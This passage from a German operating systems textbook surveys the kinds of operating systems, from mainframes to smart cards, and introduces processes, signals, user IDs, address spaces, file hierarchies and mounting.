Das BIOS bestimmt dann das Gerät, von dem das Betriebssystem geladen werden soll, indem es eine Liste mit Geräten durchprobieren, die im nicht flüchtigen CMOS-Speicher enthalten ist. Der Benutzer kann diese Einstellung ändern, indem er direkt nach dem Einschalten das Konfigurationsprogramm des BIOS startet. Normalerweise wird zuerst versucht, vom Diskettenlaufwerk zu laden, falls es eines gibt. Wenn das nicht funktioniert, wird im CD-ROM-Laufwerk nach einer bootfähigen CD-ROM gesucht. Wenn weder von Diskette noch von CD-ROM gestartet werden kann, wird das System von der Festplatte geladen. Der erste Sektor des Boot-Gerätes wird in den Speicher kopiert und ausgeführt. Normalerweise steht im ersten Sektor ein kleines Programm, das die Partitionstabelle am Ende des Bootsektors liest und die aktive Partition der Platte ermittelt. Danach wird ein weiteres Programm, der Bootlader, von dieser Partition gelesen und ausgeführt. Der Bootlader liest dann das Betriebssystem von der aktiven Partition ein und startet es.

Das Betriebssystem fragt das BIOS nach den Konfigurationseinstellungen. Für jedes gefundene Gerät sucht das System nach einem Gerätetreiber. Wenn keiner gefunden werden kann, wird der Benutzer gebeten, eine CD-ROM mit dem entsprechenden Treiber einzulegen (die in der Regel vom Hersteller mitgeliefert wird). Nachdem alle Gerätetreiber gefunden wurden, lädt das Betriebssystem sie in den Kern. Dann werden interne Tabellen initialisiert, die nötigen Hintergrundprozesse eingerichtet und das Login-Programm oder die grafische Benutzeroberfläche auf den angeschlossenen Terminals gestartet.

1.4 Die Betriebssystemfamilie

Betriebssysteme gibt es nun seit mehr als einem halben Jahrhundert. Während dieser Zeit wurden recht unterschiedliche Systeme entwickelt, einige sind allerdings eher unbekannt geblieben. In diesem Abschnitt wollen wir auf neun Betriebssystemarten kurz eingehen. In späteren Kapiteln des Buches kommen wir auf einige dieser Systeme noch einmal zurück.

1.4.1 Betriebssysteme für Großrechner

Am oberen Ende der Skala stehen die Betriebssysteme für Großrechner. Diese raumgroßen Geräte finden sich heute noch in großen Rechenzentren von Unternehmen. Sie unterscheiden sich von Personalcomputern vor allem durch ihre sehr hohe Ein-/Ausgabe-Leistung. Ein Großrechner mit 1.000 Festplatten und Millionen von Gigabyte an Daten ist nicht ungewöhnlich – um einen PC mit dieser Ausstattung würden einen die Freunde beneiden. Großrechner erleben gerade so etwas wie ein Comeback als hoch entwickelte Webserver, als Server für den E-Commerce oder als Server für Business-to-Business-Anwendungen.

Betriebssysteme für Großrechner sind stark darauf ausgelegt, viele Prozesse gleichzeitig auszuführen, von denen die meisten einen ungeheuren Bedarf an schneller Ein-/Ausgabe haben. Typischerweise bieten sie drei Arten der Prozessverwaltung an: Stapelverarbeitung, Dialogverarbeitung und Timesharing. Ein Stapelverarbeitungssystem verarbeitet Routineaufgaben, ohne dass ein interaktiver Benutzer anwesend sein muss. Schadensmeldungen einer Versicherung oder Verkaufsberichte einer Kaufhauskette werden normalerweise in Stapelverarbeitung durchgeführt. Systeme mit Dialogverarbeitung können eine große Anzahl kleinerer Aufgaben durchführen, zum Beispiel die Verarbeitung von Überweisungen einer Bank oder Flugbuchungen. Die einzelne Aufgabe dabei ist klein, aber es sind Hunderte oder sogar Tausende davon in der Sekunde zu erledigen. Timesharing-Systeme erlauben es Benutzern, viele Aufgaben praktisch gleichzeitig durchzuführen, wie etwa die Anfragen an eine große Datenbank. All diese Aufgaben hängen eng zusammen – Großrechner-Betriebssysteme führen meistens alle durch. Ein Beispiel für ein Großrechner-Betriebssystem ist OS/390, ein Nachfolger von OS/360. Dennoch werden diese Betriebssysteme nach und nach von UNIX-Varianten wie Linux verdrängt.

1.4.2 Betriebssysteme für Server

Eine Ebene tiefer angesiedelt sind die Server-Betriebssysteme. Sie laufen auf Servern, was entweder sehr große PCs, Workstations oder sogar Großrechner sein können. Sie bedienen viele Benutzer über ein Netzwerk gleichzeitig und verteilen Hardware- und Softwareressourcen an die Benutzer. Diese Server können beispielsweise Druck-, Datei- oder Webdienste anbieten. Internetanbieter (oder Provider) haben viele Server, die ihren Kunden zur Verfügung stehen, und Websites benutzen Server, um ihre Webseiten zu speichern und eingehende Anfragen zu bearbeiten. Typische Server-Betriebssysteme sind Solaris, FreeBSD, Linux und Windows Server 200x.

1.4.3 Betriebssysteme für Multiprozessorsysteme

Um Rechenleistung der Extra-Klasse zu erhalten, werden zunehmend mehrere Prozessoren zu einem einzigen System zusammengeschaltet. Je nachdem, wie diese genau miteinander verschaltet sind, nennt man die Systeme Parallelcomputer, Multicomputer oder Multiprozessorsysteme. Es sind spezielle Betriebssysteme notwendig, oft sind das allerdings abgeänderte Server-Betriebssysteme, die spezielle Eigenschaften für Kommunikation, Anschlussfähigkeit und Konsistenz mitbringen.

Mit dem Aufkommen von Mehrkernchips für PCs in jüngster Zeit stehen auch die konventionellen Betriebssysteme für Einzelrechner vor der Aufgabe, zumindest im kleinen Rahmen mit Multiprozessorsystemen umzugehen, und die Anzahl der Kerne wird langfristig wahrscheinlich noch wachsen. Glücklicherweise ist aus der Forschung der letzten Jahre schon ein wenig über Multiprozessor-Betriebssysteme bekannt, so dass es nicht so schwer sein sollte, dieses Wissen bei Mehrkernsystemen einzusetzen. Der schwierigste Teil dabei wird sein, die Anwendungsprogramme in die Lage zu versetzen, Gebrauch von all dieser Rechenleistung zu machen. Viele bekannte Betriebssysteme, einschließlich Windows und Linux, können auf Multiprozessorsystemen eingesetzt werden.

1.4.4 Betriebssysteme für Personalcomputer

Die nächste Kategorie sind die Betriebssysteme für Personalcomputer. Alle modernen PC-Betriebssysteme unterstützen heute Multiprogrammierung, oft werden direkt beim Hochfahren des Computers Dutzende von Programmen gestartet. Die Aufgabe dieser Betriebssysteme ist es, einen einzelnen Benutzer gut zu unterstützen. Sie werden häufig für Textverarbeitung, Tabellenkalkulation, Spiele und Zugriff auf das Internet genutzt. Bekannte Beispiele sind Linux, FreeBSD, Windows Vista und das Macintosh-Betriebssystem. Betriebssysteme für Personalcomputer sind so bekannt, dass eine Einführung kaum nötig ist. Tatsächlich wissen manche Leute überhaupt nicht, dass es noch andere Systeme gibt.

1.4.5 Betriebssysteme für Handheld-Computer

Geht man weiter in Richtung der kleineren Systeme, kommt man zu den Handheld-Computern. Ein Handheld-Computer oder auch **PDA (Personal Digital Assistant)** ist ein kleiner Computer, der in eine Hemdtasche passt und eine Reihe von Aufgaben durchführen kann, wie etwa die Verwaltung eines elektronischen Adressbuches oder Notizblocks. Außerdem unterscheiden sich viele Mobiltelefone außer durch die Tastatur und den Bildschirm kaum noch von PDAs. Tatsächlich haben sich PDAs und Mobiltelefone quasi vermischt, sie weichen fast nur noch in Größe, Gewicht und Benutzungsschnittstelle voneinander ab. Fast alle basieren auf 32-Bit-Prozessoren mit Schutzmodus und haben ein hoch entwickeltes Betriebssystem.

Die Betriebssysteme, die auf diesen Handheld-Computern laufen, werden zunehmend ausgereifter, sie können Telefonie und digitale Fotografie ausführen und mit weiteren Funktionen umgehen. Auf vielen Systemen laufen sogar Fremdanwendungen. Einige ähneln wirklich bereits den PC-Betriebssystemen, die vor zehn Jahren aktuell waren. Einer der Hauptunterschiede zwischen Handheld- und Personalcomputern ist das Fehlen einer großen Festplatte. Zwei der bekanntesten Betriebssysteme für Handheld-Computer sind Symbian OS und Palm OS.

1.4.6 Betriebssysteme für eingebettete Systeme

Eingebettete Systeme sind Rechensysteme, die andere Geräte steuern, von denen man zunächst nicht einmal weiß, ob es sich überhaupt um Computer handelt, und auf denen Benutzer keine eigene Software installieren dürfen.

Typische Beispiele sind Mikrowellen, Fernsehgeräte, Autos, DVD-Recorder, Mobiltelefone oder MP3-Player. Die Haupteigenschaft, die eingebettete Systeme von Handheld-Computern unterscheidet, ist die Sicherheit, dass nur vertrauenswürdige Software auf ihnen ausgeführt wird. Man kann nicht einfach neue Anwendungsprogramme für seine Mikrowelle nachladen – die gesamte Software steht im ROM. Das heißt, dass man keinen Schutzmechanismus zwischen Anwendungen braucht, was einige Vereinfachungen mit sich bringt. Bekannte Systeme in diesem Bereich sind QNX und VxWorks.

1.4.7 Betriebssysteme für Sensorknoten

Netzwerke von winzigen Sensorknoten werden für unzählige Zwecke eingesetzt. Diese Knoten sind winzige Computer, die miteinander und mit einer Basisstation über Funk kommunizieren. Solche Sensornetze werden sehr vielfältig eingesetzt, z.B. zum Gebäudeschutz, bei der Überwachung von Landesgrenzen, zur Entdeckung von Waldbränden, zur Temperatur- und Niederschlagsmessung für Wettervorhersagen oder zum Sammeln von Informationen über Feindesbewegungen auf Schlachtfeldern.

Die Sensoren sind kleine batteriebetriebene Computer mit eingebauten Funkgeräten. Sie haben nur eine begrenzte Leistung und müssen über einen längeren Zeitraum wartungsfrei funktionieren, und zwar in der Regel im Freien und oft unter rauen Umwelt-

bedingungen. Das Netzwerk muss robust genug sein, um Ausfälle von einzelnen Knoten zu verkraften, was zunehmend häufiger vorkommt, wenn die Batterien langsam verbraucht sind.

Jeder Sensorknoten ist ein echter Computer, der mit einer CPU, RAM, ROM und einem oder mehreren Umweltsensoren ausgestattet ist. Auf jedem Knoten läuft ein kleines, aber echtes Betriebssystem, das in der Regel ereignisorientiert ist und auf externe Ereignisse antwortet oder periodisch Messungen macht, die auf einer internen Uhr basieren. Das Betriebssystem muss klein und einfach sein, weil die Knoten wenig RAM haben und die begrenzte Lebenszeit der Batterien ein wesentliches Problem darstellt. Wie bei den eingebetteten Systemen werden auch hier alle Programme fest vorinstalliert – es gibt keine Benutzer, die plötzlich Programme starten, die sie aus dem Internet heruntergeladen haben, was den Entwurf natürlich viel einfacher macht. TinyOS ist ein sehr bekanntes Betriebssystem für Sensorknoten.

1.4.8 Echtzeitbetriebssysteme

Eine weitere Betriebssystemklasse bilden die Echtzeitsysteme. Sie zeichnen sich dadurch aus, dass die Zeit ein sehr wichtiger Parameter bei Ressourcenvergaben ist. Zum Beispiel müssen in Steuerungssystemen bei der industriellen Fertigung Echtzeitcomputer Daten über den Produktionsprozess sammeln und aufgrund dieser Daten die Maschinen der Anlage steuern. Oft gibt es dabei strenge Deadlines, die unbedingt eingehalten werden müssen. Wenn beispielsweise während der Fertigung ein Auto das Montageband herunterläuft, müssen bestimmte Aktionen in einem ganz bestimmten Moment erfolgen: Ein Schweißroboter, der zu früh oder zu spät schweißt, kann das ganze Auto zerstören. Wenn eine Aktion unter allen Umständen zu einem bestimmten Zeitpunkt stattfinden *muss* (oder zumindest innerhalb eines Zeitintervalls), dann spricht man von einem **harten Echtzeitssystem** (*hard real-time system*). Man findet sie häufig in der industriellen Fertigungssteuerung, in der Avionik, beim Militär und ähnlichen Anwendungsgebieten. Diese Systeme müssen eine absolute Garantie bieten, dass eine bestimmte Aktion zu einer bestimmten Zeit ausgeführt wird.

Eine andere Art von Echtzeitsystemen ist das **weiche Echtzeitssystem** (*soft real-time system*), bei dem eine verpasste Deadline zwar nicht erwünscht ist, aber doch toleriert werden kann, ohne dass dadurch irgendein permanenter Schaden verursacht wird. Digitale Audio- oder Multimedia-Systeme fallen in diese Kategorie. Digitale Telefone sind ebenfalls weiche Echtzeitssysteme.

Da in (harten) Echtzeitsystemen das Einhalten von strengen Deadlines entscheidend ist, ist das Betriebssystem manchmal einfach eine Bibliothek, die an die Anwendungsprogramme angebunden ist, wobei alles eng miteinander verflochten ist und es keinen Schutz zwischen den einzelnen Systemteilen gibt. Ein Beispiel für diesen Typ von Echtzeitsystemen ist e-Cos.

Bei den Kategorien von Handheld-Computern, eingebetteten Systemen und Echtzeitssystemen gibt es beträchtliche Überlappungen. Fast alle haben mindestens einige wei-

che Echtzeitaspekte. Auf den eingebetteten Systemen und den Echtzeitsystemen läuft nur Software, die von den Systementwicklern eingegeben wurde – Benutzer können keine eigene Software hinzufügen, was den Schutz einfacher macht. Handheld-Computer und eingebettete Systeme sind für Endverbraucher vorgesehen, während Echtzeitsysteme eher für die industrielle Nutzung bestimmt sind. Dennoch haben sie einiges gemeinsam.

1.4.9 Betriebssysteme für Smart Cards

Die kleinsten Betriebssysteme laufen auf Smart Cards, die die Größe einer Kreditkarte haben und einen eigenen Prozessor besitzen. Sie sind bezüglich Rechenleistung und Speicherplatz sehr stark eingeschränkt. Einige Smart Cards werden durch den Kontakt mit dem Lesegerät, in das sie eingeführt werden, mit Energie versorgt. Doch es gibt auch kontaktlose Smart Cards, die mittels Induktion betrieben werden, was ihre Verwendbarkeit außerordentlich begrenzt. Manche beherrschen nur eine einzige Funktion wie das elektronische Bezahlen, andere können dagegen viele Aufgaben erledigen. Dies sind häufig proprietäre Systeme.

Einige Smart Cards sind Java-orientiert. Das bedeutet, dass das ROM auf der Karte einen Interpreter für den Java-Bytecode besitzt. Java-Applets (kleine Programme) werden auf die Karte geladen und von der Java Virtual Machine (JVM) interpretiert. Einige dieser Karten können viele Java-Applets gleichzeitig bedienen, was zur Multiprogrammierung führt und das Aufteilen der Rechenzeit notwendig macht. Ressourcenverwaltung und Schutzmechanismen werden auch wichtig, sobald zwei oder mehr Applets gleichzeitig im Speicher vorhanden sind. Mit diesen Problemen muss das (normalerweise äußerst primitive) Betriebssystem auf der Karte umgehen können.

1.5 Betriebssystemkonzepte

Die meisten Betriebssysteme stellen bestimmte grundlegende Konzepte und Abstraktionen wie Prozesse, Adressräume und Dateien bereit, die wesentlich sind, um die Arbeitsweise eines Betriebssystems zu verstehen. In den folgenden Abschnitten werfen wir als Einführung einen ganz kurzen Blick auf einige dieser Basiskonzepte. Später werden wir uns jeden einzelnen Punkt noch ausführlich ansehen. Um die Konzepte zu veranschaulichen, benutzen wir immer mal wieder Beispiele, die im Allgemeinen von UNIX stammen. Ähnliche Beispiele gibt es natürlich auch in anderen Betriebssystemen und Windows Vista werden wir ausführlich in Kapitel 11 untersuchen.

1.5.1 Prozesse

Das Schlüsselkonzept ist in allen Betriebssystemen der **Prozess**. Im Prinzip ist ein Prozess ein Programm in Ausführung. Jedem Prozess wird ein **Adressraum** (*address space*) zugeordnet. Dieser besteht aus einer Liste von Speicherstellen von 0 bis zu einem maximalen Wert, in denen der Prozess lesen und schreiben darf. Der Adressraum beinhaltet das ausführbare Programm, die Programmdaten und den Stack. Außerdem

ist jedem Prozess eine Ressourcenmenge zugeordnet. Diese enthält im Allgemeinen die Register (einschließlich Befehlszähler und Kellerregister), eine Liste von geöffneten Dateien, offene Fehlersignale, eine Liste von verbundenen Prozessen sowie alle weiteren Informationen, die zur Ausführung des Programms benötigt werden. Ein Prozess ist im Grunde ein Behälter, in dem alle Informationen aufbewahrt werden, die zur Ausführung eines Programms benötigt werden.

Auf das Prozesskonzept werden wir noch detaillierter in Kapitel 2 eingehen. Vorläufig reicht es für das intuitive Verständnis von Prozessen, an ein System mit Multiprogrammierung zu denken. Stellen Sie sich beispielsweise folgendes Szenarium vor: Ein Benutzer startet ein Programm zur Videobearbeitung und lässt ein einstündiges Video in ein bestimmtes Format konvertieren (ein Vorgang, der Stunden dauern kann), verlässt dann das Programm und surft im Internet. In der Zwischenzeit ist ein Hintergrundprozess angesprungen, der regelmäßig aufwacht, um nach ankommenden E-Mails zu suchen. Damit gibt es (mindestens) drei aktive Prozesse: die Videobearbeitung, den Webbrower und das E-Mail-Programm. Das Betriebssystem entscheidet in bestimmten Zeitabständen, einen laufenden Prozess zu stoppen und einen anderen Prozess zu starten – zum Beispiel, weil der erste Prozess in den letzten ein bis zwei Sekunden seinen Anteil an CPU-Zeit verbraucht hat.

Wenn ein Prozess wie in diesem Fall kurzzeitig angehalten wird, so muss er später in genau demselben Zustand, in dem er gestoppt wurde, wieder gestartet werden. Das bedeutet, dass alle Informationen über den Prozess irgendwo für die gesamte Dauer des Aussetzens gesichert werden müssen. Ein Prozess kann beispielsweise mehrere Dateien gleichzeitig zum Lesen geöffnet haben. Jede Datei hat einen Zeiger, der die aktuelle Position angibt (d.h. die Anzahl der Bytes oder Sätze, die als Nächstes gelesen werden sollen). Wenn ein Prozess zeitweilig ausgesetzt wurde, müssen all diese Zeiger gesichert werden, so dass ein `read`-Aufruf, der nach der Wiederaufnahme des Prozesses ausgeführt wird, die richtigen Daten liest. In vielen Betriebssystemen werden alle Informationen der unterbrochenen Prozesse außer den Inhalten des jeweiligen Adressraumes in einer Tabelle des Betriebssystems gespeichert, der **Prozess-tabelle** (*process table*). Sie wird als Array (oder als verkettete Liste) realisiert, wobei für jeden Prozess eine eigene Tabelle existiert.

Ein (angehaltener) Prozess besteht also aus seinem Adressraum, der häufig als das **Speicherabbild** oder **Kernspeicherabbild** (*core image*) bezeichnet wird (gilt als Reminiszenz an den magnetischen Kernspeicher, der in alten Zeiten eingesetzt wurde), und seinem Prozesstabelleneintrag, der seine Registerbelegung und viele weitere Elemente enthält, die zur späteren Wiederaufnahme des Prozesses benötigt werden.

Die wichtigsten Systemaufrufe der Prozessverwaltung befassen sich mit der Erzeugung und der Beendigung von Prozessen. Sehen wir uns einen typischen Fall an: Ein Prozess, der als **Kommandozeileninterpreter** oder auch **Shell** bezeichnet wird, liest Kommandos von einem Terminal. Ein Benutzer hat gerade ein Kommando eingetippt, mit dem er die Übersetzung eines Programms starten will. Die Shell muss nun einen neuen Prozess erzeugen, der den Compiler ausführt. Wenn dieser Prozess mit der Übersetzung fertig ist, beendet er sich, indem er einen Systemaufruf ausführt.

Falls ein Prozess einen oder mehrere andere Prozesse (sogenannte **Kindprozesse**) erzeugen kann und diese Prozesse ihrerseits wieder Kindprozesse erzeugen können, dann entsteht schnell ein Prozessbaum wie in ▶ Abbildung 1.13. Prozesse, die in einer solchen Beziehung zueinander stehen und zusammen einen Auftrag ausführen, müssen oft miteinander kommunizieren und ihre Aktionen gegenseitig synchronisieren. Diese Art der Kommunikation nennt man **Interprozesskommunikation** (*interprocess communication*), sie wird in Kapitel 2 genauer besprochen.




Abbildung 1.13: Ein Prozessbaum. A hat zwei Kindprozesse B und C erzeugt. Prozess B hat wiederum die Prozesse D, E und F erzeugt.

Für Prozesse stehen weitere Systemaufrufe zur Verfügung, etwa um mehr Speicher anzufordern (oder nicht benutzten Speicher freizugeben), um auf die Beendigung eines Kindprozesses zu warten und um sein Programm durch ein anderes zu ersetzen.

Gelegentlich müssen Informationen an einen laufenden Prozess übermittelt werden, der allerdings nicht ständig auf diese Information wartet. So kann zum Beispiel ein Prozess, der mit einem zweiten Prozess auf einem anderen Computer kommunizieren will, Nachrichten über ein Netzwerk verschicken. Es könnte jedoch passieren, dass eine Nachricht oder die Antwort auf diesem Weg verloren geht. Deshalb fordert der Sender sein Betriebssystem auf, ihn nach einer vorgegebenen Anzahl von Sekunden zu benachrichtigen, so dass er die Nachricht noch einmal schicken kann, falls er nach Ablauf der Zeit keine Bestätigung bekommen hat. Nachdem das Programm den entsprechenden Timer gestellt hat, kann es mit anderen Arbeiten fortfahren.

Wenn die festgelegten Sekunden vergangen sind, sendet das Betriebssystem ein **Signal** an den Prozess. Dieses Signal bewirkt, dass der Prozess zeitweilig angehalten wird, unabhängig davon, welche Aufgabe der Prozess gerade ausführt. Seine Registerinhalte werden auf dem Stack gespeichert und eine spezielle Behandlungsroutine für das Signal wird gestartet, um zum Beispiel eine vermutlich verloren gegangene Nachricht erneut zu übertragen. Wenn die Behandlungsroutine abgeschlossen ist, wird der Prozess genau in den Zustand gebracht, in dem er sich direkt vor dem Eintreffen des Signals befand. Signale in der Software entsprechen den Interrupts in der Hardware. Neben dem Ablaufen eines Timers können Signale aus einer Vielzahl von Gründen generiert werden. Viele Unterbrechungen, die von der Hardware erkannt werden, wie die Ausführung eines illegalen Befehls oder die Benutzung einer illegalen Adresse, werden ebenfalls in Signale für den betreffenden Prozess umgesetzt.

Jede Person, die autorisiert ist, ein System zu benutzen, bekommt vom Systemadministrator eine **Benutzer-ID (UID, User IDentification)** zugewiesen. Alle Prozesse tragen

die UID der Person, die sie gestartet hat. Ein Kindprozess erbt die UID von seinem Elternprozess. Benutzer können Mitglieder von Benutzergruppen sein, wobei jede Gruppe wiederum eine **Gruppen-ID (GID, Group IDentification)** besitzt.

Eine Benutzernummer, die unter UNIX der **Superuser** genannt wird, besitzt besondere Rechte und kann viele Schutzmechanismen umgehen. Bei großen Anlagen kennt nur der Systemadministrator das Passwort, um Superuser zu werden. Allerdings unternehmen auch viele normale Benutzer (vor allem Studenten) größte Anstrengungen, um Lücken im System zu finden und selbst Superuser zu werden, ohne das Passwort zu kennen.

Wir werden uns mit Prozessen, Interprozesskommunikation und damit verwandten Themen in Kapitel 2 noch genauer beschäftigen.

1.5.2 Adressräume

Jeder Computer besitzt Arbeitsspeicher, um die auszuführenden Programme zu speichern. In einem sehr einfachen Betriebssystem befindet sich jeweils nur ein Programm im Speicher. Damit ein zweites Programm ausgeführt werden kann, muss das erste aus dem Speicher verdrängt und das zweite geladen werden.

Etwas anspruchsvollere Betriebssysteme erlauben es, mehrere Programme gleichzeitig im Speicher zu halten. Damit sie sich nicht gegenseitig (und auch nicht das Betriebssystem) behindern, werden Schutzmechanismen benötigt. Diese Mechanismen sind zwar in der Hardware realisiert, werden aber vom Betriebssystem verwaltet.

Der oben genannte Punkt betrifft die Verwaltung und den Schutz des Arbeitsspeichers. Eine andere, aber ebenso wichtige speicherbezogene Aufgabe ist die Verwaltung des Adressraumes der Prozesse. Normalerweise hat jeder Prozess einen eigenen Adressbereich, in der Regel von 0 bis zu einer gewissen Obergrenze, die er nutzen darf. Im einfachsten Fall ist dieser Bereich kleiner als die Größe des Arbeitsspeichers. Dann ist genügend Platz für den Prozess im Speicher vorhanden.

In vielen modernen Rechnern ist der Adressraum allerdings 32 oder 64 Bit groß, womit ein Adressraum von 2^{32} bzw. 2^{64} Byte gegeben ist. Was passiert nun, wenn ein Prozess einen größeren Adressraum hat, als der Rechner Arbeitsspeicher zur Verfügung hat, und der Prozess den Speicher auch komplett nutzen will? Bei den ersten Computern hatte der Prozess einfach Pech. Heute existiert eine Technik, die man virtuellen Speicher nennt, wie bereits erwähnt. Dabei lädt das Betriebssystem einen Teil des Adressraumes in den Arbeitsspeicher, ein anderer Teil bleibt auf der Festplatte. Bei Bedarf werden Programmteile zwischen den beiden Speichern hin- und hergeschoben. Im Wesentlichen erzeugt das Betriebssystem die Abstraktion eines Adressraumes als einer Menge von Adressen, auf die ein Prozess zugreifen kann. Der Adressraum ist entkoppelt vom physischen Speicher der Maschine, er kann sowohl größer als auch kleiner als dieser physische Speicher sein. Die Verwaltung der Adressräume und des physischen Speichers bildet einen wichtigen Teil der Betriebssystemaufgaben. Das gesamte Kapitel 3 ist diesem Thema gewidmet.

1.5.3 Dateien

Ein anderes Schlüsselkonzept nahezu aller Betriebssysteme ist das Dateisystem. Eine der Hauptfunktionen eines Betriebssystems besteht darin, die Eigenheiten von Platten und anderen Ein-/Ausgabegeräten zu verbergen und dem Programmierer stattdessen ein schönes und klares abstraktes Modell von geräteunabhängigen Dateien zu präsentieren. Offenbar werden Systemaufrufe benötigt, um Dateien zu erzeugen, zu verschieben, zu lesen und zu beschreiben. Bevor eine Datei gelesen werden kann, muss sie auf der Platte lokalisiert und geöffnet werden. Und nach dem Lesen sollte sie auch wieder geschlossen werden. Dafür werden Systemaufrufe bereitgestellt.

Um die Möglichkeit zu schaffen, Dateien an einem Ort aufzubewahren, unterstützen die meisten Betriebssysteme das Konzept der **Verzeichnisse** (*directory*) zur Gruppierung von Dateien. Ein Student könnte zum Beispiel ein Verzeichnis für jedes Seminar, das er belegt (für die in diesem Seminar benötigten Programme), ein anderes Verzeichnis für elektronische Nachrichten und ein weiteres Verzeichnis für seine Homepage haben. Systemaufrufe werden jetzt benötigt, um Verzeichnisse zu erzeugen und zu verschieben. Ebenso werden Systemaufrufe bereitgestellt, um eine existierende Datei in ein Verzeichnis einzufügen und Dateien aus einem Verzeichnis zu entfernen. Einträge in einem Verzeichnis können entweder Dateien oder andere Verzeichnisse sein. Aus diesem Modell entsteht eine Hierarchie – das Dateisystem – wie es in ▶ Abbildung 1.14 dargestellt ist.




Abbildung 1.14: Das Dateisystem einer Fakultät in einer Universität

Sowohl die Prozess- als auch die Dateihierarchie sind in Form eines Baums organisiert, damit enden allerdings die Ähnlichkeiten auch schon. Die Prozesshierarchien sind gewöhnlich nicht sehr tief (mehr als drei Ebenen ist unüblich), wohingegen Dateihierarchien im Normalfall vier, fünf oder noch mehr Stufen umfassen. Prozesshierarchien sind typischerweise kurzlebig, im Allgemeinen höchstens einige wenige Minuten, die Verzeichnishierarchie kann dagegen mehrere Jahre existieren. Bezuglich Eigentümerverhältnisse und Schutz unterscheiden sich Prozesse und Dateien ebenfalls deutlich voneinander: Typischerweise kann nur ein Elternprozess einen Kindprozess steuern oder auf ihn zugreifen, aber es existieren fast immer Mechanismen, um das Lesen von Dateien und Verzeichnissen von einer größeren Gruppe als nur dem Eigentümer zuzulassen.

Jede Datei innerhalb einer Verzeichnishierarchie kann durch Angabe eines **Pfadnamens** (*path name*) angesprochen werden, der an der Spitze der Verzeichnishierarchie, dem **Wurzelverzeichnis** (*root directory*), beginnt. Solche absoluten Pfadnamen bestehen aus einer Liste von Verzeichnissen, die von der Wurzel ausgehend durchlaufen werden müssen, um auf die Datei zuzugreifen. Die einzelnen Komponenten werden durch Schrägstriche getrennt. Der Pfad für die Datei *CS101* in Abbildung 1.14 lautet */Fakultät/Prof.Brown/Seminare/CS101*. Der führende Schrägstrich zeigt an, dass der Pfad absolut ist, das heißt, der Pfad startet im Wurzelverzeichnis. Nebenbei bemerkt wird unter MS-DOS und Windows der sogenannte Backslash (\) als Trennzeichen zwischen Pfadelementen anstelle des „normalen“ Schrägstriches (/) benutzt. Der oben genannte Pfad würde also dann \Fakultät\Prof.Brown\Seminare\CS101 lauten. In diesem Buch verwenden wir grundsätzlich die UNIX-Konvention (/) für Pfadnamen.

Jedem Prozess ist immer ein aktuelles **Arbeitsverzeichnis** (*working directory*) zugeordnet, von dem aus die Pfadnamen aufgelöst werden, die nicht mit einem Schrägstrich beginnen. Ist zum Beispiel in Abbildung 1.14 */Fakultät/Prof.Brown* das aktuelle Arbeitsverzeichnis, dann führt die Verwendung des Pfadnamens *Seminare/CS101* zu derselben Datei wie die Angabe des obigen absoluten Pfadnamens. Prozesse können ihr jeweiliges Arbeitsverzeichnis durch Systemaufrufe verändern, wobei das neue Arbeitsverzeichnis als Argument anzugeben ist.

Bevor eine Datei gelesen oder beschrieben werden kann, muss sie geöffnet werden. Dabei werden die Zugriffsrechte überprüft. Wenn der Zugriff erlaubt ist, liefert das System eine kleine ganze Zahl, den sogenannten **Dateideskriptor** (*file descriptor*), der in den nachfolgenden Operationen verwendet wird. Wenn der Zugriff verweigert wurde, dann wird ein Fehlercode zurückgegeben.

Ein weiteres wichtiges Konzept unter UNIX sind die eingebundenen Dateisysteme (*mounted file system*). Praktisch alle Personalcomputer haben ein oder zwei optische Laufwerke, in die CD-ROMs und DVDs eingelegt werden können. Fast alle verfügen über USB-Ports, an denen USB-Sticks (*Solid State Disk, SSD*) angeschlossen werden können, und einige Computer haben Diskettenlaufwerke oder externe Festplatten. UNIX bietet einen eleganten Weg für den Umgang mit diesen Wechselmedien an, indem das Dateisystem einer CD-ROM oder DVD in die Dateisystemhierarchie eingebunden wird. Betrachten Sie beispielsweise die Struktur in ►Abbildung 1.15(a): Bevor

der `mount`-Befehl ausgeführt wird, sind die beiden Dateisysteme, das **Wurzeldateisystem** auf der Festplatte und das Dateisystem der CD-ROM, völlig getrennt und ohne Beziehung zueinander.

